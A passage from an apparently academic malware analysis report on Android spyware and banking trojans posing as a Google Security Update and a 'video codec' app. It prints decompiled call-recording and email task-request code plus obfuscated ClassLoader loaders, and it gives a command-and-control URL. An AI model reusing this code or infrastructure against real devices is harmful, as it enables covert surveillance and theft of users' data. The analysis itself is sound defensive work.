        if (SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, str, true)) {
            if (SoundHub.isSoundHubWorking() || CameraHub.isVideoHubWorking()) {
                Logger.log(String.format(Locale.getDefault(), "Can't start audio record because sound: %s video: %s", Boolean.valueOf(SoundHub.isSoundHubWorking()), Boolean.valueOf(CameraHub.isVideoHubWorking())));
            } else {
                Logger.log("Need record call");
                SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
                audioMode.duration = 0;
                audioMode.SwitchOn = true;
                audioMode.Quality = SoundHub.AudioQuality.Low;
                SoundHub.haveStartedCallRecord = SoundHub.startWork(audioMode, str) != null;
            }
        }
        if (PhotoShotsList.getInstance().isCallNumber(str, CallMaskMode.Outgoing)) {
            PhotoShotsList.getInstance().sendPhotoShotMessageByCall(str);
        }
    }
}
```

Image 17: 695d...21a outgoing calls

The code in the following image 18 provides methods related to email protocol address, task request generation, and reading screenshot parameters.

```
public static EmailProtoAddr GetEmailProtoAddr(String str, int i) {
    EmailProtoAddr emailProtoAddr = new EmailProtoAddr();
    emailProtoAddr.addr = GetSocketAddr(str);
    emailProtoAddr.security = EmailSecurity.None;
    switch (i) {
        case 0:
            emailProtoAddr.security = EmailSecurity.None;
            break;
        case 1:
            emailProtoAddr.security = EmailSecurity.SecurePort;
            break;
        case 2:
            emailProtoAddr.security = EmailSecurity.StartTLS;
            break;
    }
    return emailProtoAddr;
}

/* JADX INFO: Access modifiers changed from: package-private */
public static boolean generateTaskRequestEmail(TRequestData tRequestData) {
    if (tRequestData == null) {
        return false;
    }
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    try {
        try {
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, 27L);
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, -1L);
            byteArrayOutputStream.write(0);
            for (int i = 0; i < 15; i++) {
                byteArrayOutputStream.write(0);
            }
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, SettingsParser.getInstance().getServiceSettings().agentSettings.agentId);
            byteArrayOutputStream.write(0);
            StreamHelper.writeUnsignedShortLE(byteArrayOutputStream, 3);
            tRequestData.Data = byteArrayOutputStream.toByteArray();
            try {
                byteArrayOutputStream.close();
                return true;
            } catch (Exception unused) {
                return true;
            }
        } catch (Exception unused2) {
            return false;
        }
    } catch (Exception unused3) {
        byteArrayOutputStream.close();
        return false;
    } catch (Throwable th) {
        try {
            byteArrayOutputStream.close();
        } catch (Exception unused4) {
        }
        throw th;
    }
}
```

Image 18: 695d...21a handle email

4.2 Dynamic Analysis

In the dynamic analysis, we evaluated the behavior of the applications based on the predictions made during our static and code analysis. To test these two APKs, we used a virtual device running Android 11 on Genymotion.

This image represents the first thing that show the application when it starts. In the first image (image 18) the application asks the permission to access to all information that are on the screen.



Image 19: Permission info on screen

Then the application asks to give a lot of permissions, such that camera, sms, contacts and so on (image 20).



Image 20: Permissions

The following image 21 describes the layout of the application, when all pop up are closed. It appears as Google Security Update application.



Image 21: Application

5 APKs 7A99...247, 8D0A...83C 9E9D...901 and 20F4...8CD

5.1 Static Analysis

In this part of the report is presented the static analysis of four files, that acts in same manner, this conclusion was possible confronting different parts of these files that resulted to be identical.

5.1.1 7A99...247

This malware presents as a zip file in the image 22, is shown the content, in which is possible to see an Android Manifest and a .dex file named *classes.dex*.



Image 22: Content of 7A99...247

5.1.1.1 Virustotal results

Virus total signaled the zip file as malicious according to thirty vendors 23



Image 23: 7A99..247 Virustotal results

As is possible to see in the following image 24, this malware ask permissions to access internet, read messages, read contacts and many other. The malware intent actions are shown in the image 25, the most relevant are:

- ,***DEVICE_ADMIN_ENABLED***,
- ,***DEVICE_ADMIN_DISABLE_REQUEST***
- ,***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***

They give an indication on some features of the malware, in fact these are all action, defined by an app that can be controlled by an Device Administration app [1]. Basically an admin the Device Administration API to write device admin apps that users install on their devices. The device admin app enforces the desired policies, this solution is useful in enterprise settings, in which IT professionals require rich

[1]https://developer.android.com/work/device-admin

control over employee devices.



Image 24: Permissions 7A99...247



Image 25: Intent actions 7A99...247

Another interesting result given by Virustotal, is an URL which contains an IP **http://85.93.5.109/?action=command** (image 26) it's reasonable to think that this url is used for the interaction between the app and the admin.



Image 26: Admin url

As shown in the following images, the malware is able to use HTTPS protocol, can read the current applications running, is able to identify the SIM provider and even extract and ID for the device such as the IMEI.



Image 27: Virustotal result 2

Image 28: Virustotal result 3

In the next figure 29 is possible to see that as explanation to the action used by the malware to add a device admin, "Get video coded" is given.



Image 29: Action explanation

5.1.1.2 Manifest

Previously was asserted that this malware could exploit the features of the Device Administrator API, to give control on the device at the admin, in order affirm this, as stated in the Android developer page regarding a Device Administrator, the manifest must include: a subclass of DeviceAdminReceiver that includes the following ***BIND_DEVICE_ADMIN*** permission, the ability to respond to the ***ACTION_DEVICE_ADMIN_ENABLED*** intent, expressed in the manifest as an intent filter, in order to verify this the AndroidManifest.xml visible in the image 22 it has been analyzed with the AXMLPrinter2. Inside the manifest the requirements above are satisfied.

Image 30: 7A99...247 Manifest

5.1.1.3 Code

Inside the zip file is present a file named **classes.dex**, that has been decompiled, the result are five classes **a**, **b**, **c** and **neilnelwa**, but the code inside, is very obfuscated and even the part of code that are understandable are not that clear in the actions they perform. But in all the classes are defined methods that make a significant use of Classloaders, that can be used to install payloads. In the following images 31 and 32 is shown one of these methods.

```
private ClassLoader d() {
//decompiled with fernflower
//return an Instance of a ClassLoader of the class c itself
   int var3;
   byte var7;
   label55: {
```

Image 31: Classloader usage

```
//method Field a(Class,String)
return (ClassLoader)this.a(this.getClass(), new String(this.a(new byte[]{-38, 20, -31, -81, 76, -128, 113, -94, 14, -28, 11, -107, -124, 15})));
}
```

Image 32: Classloader usage 2

5.1.1.4 Folders content

Inside the folders of the zip file , different types of file can be found, the most interesting are the files in the path "/res/layout/" in which is possible to find files with interesting names *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 33), and in the path "/res/drawable-sw-540dp-hdpi-v13/" are files named *cvc_amex.png* and *cvc_visa.png* (image 34). Only by reading the names of these files we can reasonably affirm that this malware involves operations with credit cards.



Image 33: path /res/layout/



Image 34: path /res/drawable-sw-540dp-hdpi-v13/

5.1.2 8D0A...83C

This file presents also as a zip file in the image 22 is possible to see, that this archive contains various folders a file which name is *classes.dex* and a XML file named *AndroidManifest.xml*.



Image 35: Content of 8D0A...83C

5.1.2.1 Virustotal results

Virus total signaled the zip file as malicious according to thirty vendors 23



Image 36: 8D0A...83C Virustotal results

As is possible to see in the following image 37, this malware ask permissions for reading messages, read contacts and other relevant permissions. The malware intent actions shown in the image 38, are basically the same of the previous malware §5.1.1, the most interesting are :

- ***DEVICE_ADMIN_ENABLED***
- ***DEVICE_ADMIN_DISABLE_REQUEST***
- ***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***



Image 37: Permissions 8D0A...83C



Image 38: Intent actions 8D0A...83C

Virus total also showed (images 39,40), the malware is able to use HTTPS protocol, can read the current applications running, monitors the SMS received, reads the contact list, extract a device ID and other suspicious action.



Image 39: Virustotal result 2



Image 40: Virustotal result 3

This malware as the previous exploits the Device Administration API, and as shown in the image 41 as explanation, to give control of the device to the admin, is given "Get video codec access".



Image 41: Action explaination

Virus total highlitghed also some methods defined in this malware, as is possible to see in the image 5.1.2.1 5.1.2.1, some of them are self explanatory such as: *getDeviceId()*,*getSimOperator()*,*getCurrentPhoneType()*,*getMessageBody()*,*getModel()*,*getOS()*. Also from highlighted text (image 43) found in this malware is possible to affirm that this malware is able to erase the data on the phone, and the third sentence suggest that the name of this malware could be **PostDanmark**.

